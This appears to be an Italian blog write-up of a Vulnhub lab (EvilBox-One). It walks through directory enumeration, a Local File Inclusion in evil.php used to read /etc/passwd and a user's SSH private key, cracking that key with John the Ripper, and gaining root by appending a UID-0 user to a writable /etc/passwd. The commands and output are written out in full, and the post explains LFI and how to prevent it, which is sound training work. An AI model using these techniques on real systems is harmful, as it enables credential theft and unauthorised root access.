

Penetration Testing sulla VM EvilBox-One

Per migliorare le mie competenze, ho deciso di affrontare la risoluzione di una Black Box disponibile su Vulnhub. In questo post illustrerò i principali passaggi della mia analisi.


La macchina è configurata per utilizzare il DHCP e fornisce direttamente l'indicazione dell'IP assegnato, consentendoci di passare subito alla scansione con *Nmap*. Nel caso in cui l'IP non fosse stato noto, avrei utilizzato *arp-scan* per identificare i dispositivi connessi alla rete locale: il router (PFSense), la mia Kali Linux (il cui IP è noto tramite *ifconfig*) e, infine, la macchina target.




Dalla Kali, avvio una scansione con *Nmap*. Questo passaggio è fondamentale per identificare le porte aperte sulla macchina target, fornendo informazioni cruciali per definire una strategia di attacco efficace.



Iniziamo l'analisi dalla porta 80. Utilizzando il comando:
sudo nmap -A -p 80 192.168.50.167
raccogliamo maggiori informazioni su questa porta. Successivamente, tentiamo di connetterci ad essa tramite un browser web per esplorare eventuali servizi o applicazioni esposti.







Ci troviamo davanti alla pagina di default di un server Apache2. Per proseguire l'analisi, utilizziamo *Gobuster* per individuare eventuali directory utili con il seguente comando:
gobuster dir -u http://192.168.50.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Questo ci aiuterà a scoprire risorse nascoste che potrebbero essere rilevanti per il nostro test.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.167
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/secret               (Status: 301) [Size: 317] [--> http://192.168.50.167/secret/]
/server-status        (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
```

Troviamo la directory **secret** durante la scansione con *Gobuster*. Ora possiamo provare ad accedervi utilizzando un browser web per verificare se contiene informazioni utili.




Ottenendo una pagina bianca dalla directory **secret** e non trovando contenuti visibili tramite l'ispezione del browser, proseguiamo con un ulteriore tentativo di enumerazione. Utilizziamo *Dirbuster*, un altro strumento utile per il *directory brute-forcing*, per cercare eventuali file che potrebbero non essere stati rilevati da *Gobuster*.





Type	Found	Response	Size
Dir	/	200	11322
Dir	/icons/	403	449
Dir	/icons/small/	403	449
Dir	/secret/	200	233
File	/secret/evil.php	200	147


La scansione ha trovato un file chiamato **evil.php**. Ora, per proseguire, possiamo provare ad aprirlo nel browser per analizzarlo ulteriormente.



Poiché otteniamo una pagina bianca cercando di accedere al file evil.php, possiamo utilizzare **ffuf**, uno strumento per il brute-forcing di directory e file, per cercare di ottenere informazioni aggiuntive e magari riuscire ad accedere al file. Proviamo una serie di tentativi senza risultato, ma successivamente eseguiamo il seguente comando:

ffuf -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -u http://192.168.50.167/secret/evil.php?FUZZ=/etc/passwd -fs 0

Questo comando permette di provare a forzare l'accesso al file **/etc/passwd**, un file comune in sistemi Unix, utilizzando la vulnerabilità **Local File Inclusion (LFI)** tramite evil.php.



Il comando ha restituito una risposta 200 OK con una dimensione di 1398 byte. Questo indica che il file /etc/passwd potrebbe essere stato correttamente incluso nel risultato, suggerendo che la vulnerabilità LFI è attiva. Ora possiamo tentare di raggiungere l'URL: http://192.168.50.167/secret/evil.php?command=/etc/passwd

Troviamo due utenti su cui vogliamo concentrarci: root e mowree. Per sfruttare la vulnerabilità LFI, ci concentriamo su mowree, cercando di ottenere la sua chiave SSH. L'obiettivo è ottenere l'accesso remoto al sistema sfruttando l'autenticazione SSH con la chiave privata dell'utente. Andiamo al seguente URL per recuperare il file id_rsa di mowree:


http://192.168.50.167/secret/evil.php?command=/home/mowree/.ssh/id_rsa

Questo comando tenta di includere il file .ssh/id_rsa dalla home directory dell'utente mowree tramite la vulnerabilità LFI.

Ma cosa significa LFI? Perché ci ha permesso di fare tutto ciò?

LFI, che sta per **Local File Inclusion**, è una vulnerabilità di sicurezza che si verifica quando un'applicazione web permette di includere file locali (presenti sul server) tramite un parametro dell'URL o di un'altra richiesta. In pratica, un attaccante può manipolare l'input dell'applicazione per accedere a file sensibili o critici sul server, come ad esempio il file /etc/passwd (che contiene informazioni sugli utenti) o altri file di configurazione. Questo tipo di vulnerabilità può essere sfruttata per eseguire codice arbitrario, accedere a dati riservati o addirittura compromettere completamente il sistema.

Per prevenire LFI, è importante validare correttamente i dati in ingresso, evitare l'inclusione di file tramite parametri dell'utente e utilizzare tecniche di sanitizzazione dei percorsi file.



Abbiamo quindi ottenuto la chiave, ma prima di poterla utilizzare, dobbiamo verificarne e, se necessario, decifrarne il contenuto. Per farlo, dobbiamo usare John the Ripper, uno strumento che permette di eseguire il cracking delle chiavi SSH. Procediamo come segue:

Estraiamo l'hash dalla chiave privata con il comando:

ssh2john rsa-bb > key.hash

Visualizziamo l'hash generato con:

cat key.hash

Ora possiamo utilizzare John the Ripper per cercare di crackare l'hash con la parola chiave di default:

john key.hash

John the Ripper proverà a indovinare la password della chiave privata tramite il brute force, utilizzando la sua wordlist predefinita.

Una volta che abbiamo ottenuto la password della chiave, possiamo procedere a utilizzare la chiave privata con i permessi corretti. Ricordiamoci che i permessi della chiave devono essere adeguatamente configurati per evitare problemi nell'accesso SSH. Se i permessi sono troppo "permissivi", l'accesso SSH verrà negato. Per impostare correttamente i permessi, eseguiamo:

chmod 600 rsa-bb

A questo punto, possiamo utilizzare la chiave per tentare l'accesso SSH al sistema target con:

ssh -i rsa-bb mowree@192.168.50.167

Se i permessi e la chiave sono corretti, dovremmo riuscire ad accedere al sistema come l'utente mowree.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i rsa-bb mowree@192.168.50.167
Enter passphrase for key 'rsa-bb':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .local  .profile  .ssh  user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
```

Siamo riusciti ad ottenere un accesso SSH, adesso cerchiamo di eseguire la scalata dei privilegi.
Dopo aver esaminato i permessi di vari file, ho notato che il file **/etc/passwd** aveva sia i permessi di lettura che di scrittura. Per verificarlo, ho eseguito il comando:

ls -lsa /etc/passwd

```
mowree@EvilBoxOne:~$ ls -lsa /etc/passwd
4 -rw-rw-rw- 1 root root 1398 ago 16  2021 /etc/passwd
```

Scoprendo di poter scrivere nel file **/etc/passwd**, ho deciso di aggiungere un nuovo utente con privilegi di root. Per farlo, ho utilizzato un altro terminale per creare una password criptata per il nuovo utente, con il comando:

openssl passwd -1 password

```
┌──(kali㉿kali)-[~]
└─$ openssl passwd -1 password
$1$VfV.OXlM$zV6O8IVeD8t8i8qWmbtEB.
```

Questo comando ha generato un hash della parola “password” che avrei usato per configurare la password del nuovo utente nel file. Per aggiungere il nuovo utente al file **/etc/passwd**, ho eseguito il seguente comando:

echo 'notsimone:1VfV.OXlM$zV6O8IVeD8t8i8qWmbtEB.:0:0:Arri:/home/notsimone:/bin/bash' >> /etc/passwd


Dopo aver aggiunto l'utente, ho usato il comando:

su notsimone

```
mowree@EvilBoxOne:~$ echo 'notsimone:$1$VfV.OXlM$zV6O8IVeD8t8i8qWmbtEB.:0:0:Arri:/home/notsimone:/bin/bash' >> /etc/passwd
mowree@EvilBoxOne:~$ su notsimone
Contraseña:
root@EvilBoxOne:/home/mowree#
```

Inserendo la password "password", sono riuscito ad ottenere i permessi di root accedendo con l'utente "notsimone" appena creato. Per ottenere la bandiera finale, ho eseguito i seguenti comandi:

cd /root
ls -lsa
cat root.txt



Conclusione:

In questo esercizio di penetration testing sulla macchina EvilBox-One, siamo riusciti a sfruttare diverse vulnerabilità per ottenere l'accesso root. Dopo aver identificato una vulnerabilità di Local File Inclusion (LFI) tramite l'analisi del sito web in esecuzione su Apache2, abbiamo ottenuto la chiave SSH dell'utente "mowree" e, tramite l'utilizzo di John the Ripper, siamo riusciti a decifrarla. Con la chiave privata correttamente configurata, siamo riusciti ad accedere al sistema tramite SSH.

Successivamente, abbiamo esaminato i permessi del file /etc/passwd e scoperto che era possibile scrivere al suo interno. Approfittando di questa possibilità, abbiamo aggiunto un nuovo utente con privilegi di root. Una volta creato l'utente, siamo riusciti a ottenere l'accesso come root utilizzando la password generata. Infine, siamo riusciti a ottenere la bandiera finale accedendo alla cartella /root e leggendo il file root.txt.

Questa esercitazione ha evidenziato l'importanza di una corretta configurazione della sicurezza, tra cui la protezione contro vulnerabilità come LFI e l'uso di permessi adeguati sui file di sistema sensibili. Inoltre, ha dimostrato l'efficacia di strumenti come Nmap, Gobuster, John the Ripper e Openssl nel contesto di un attacco pratico.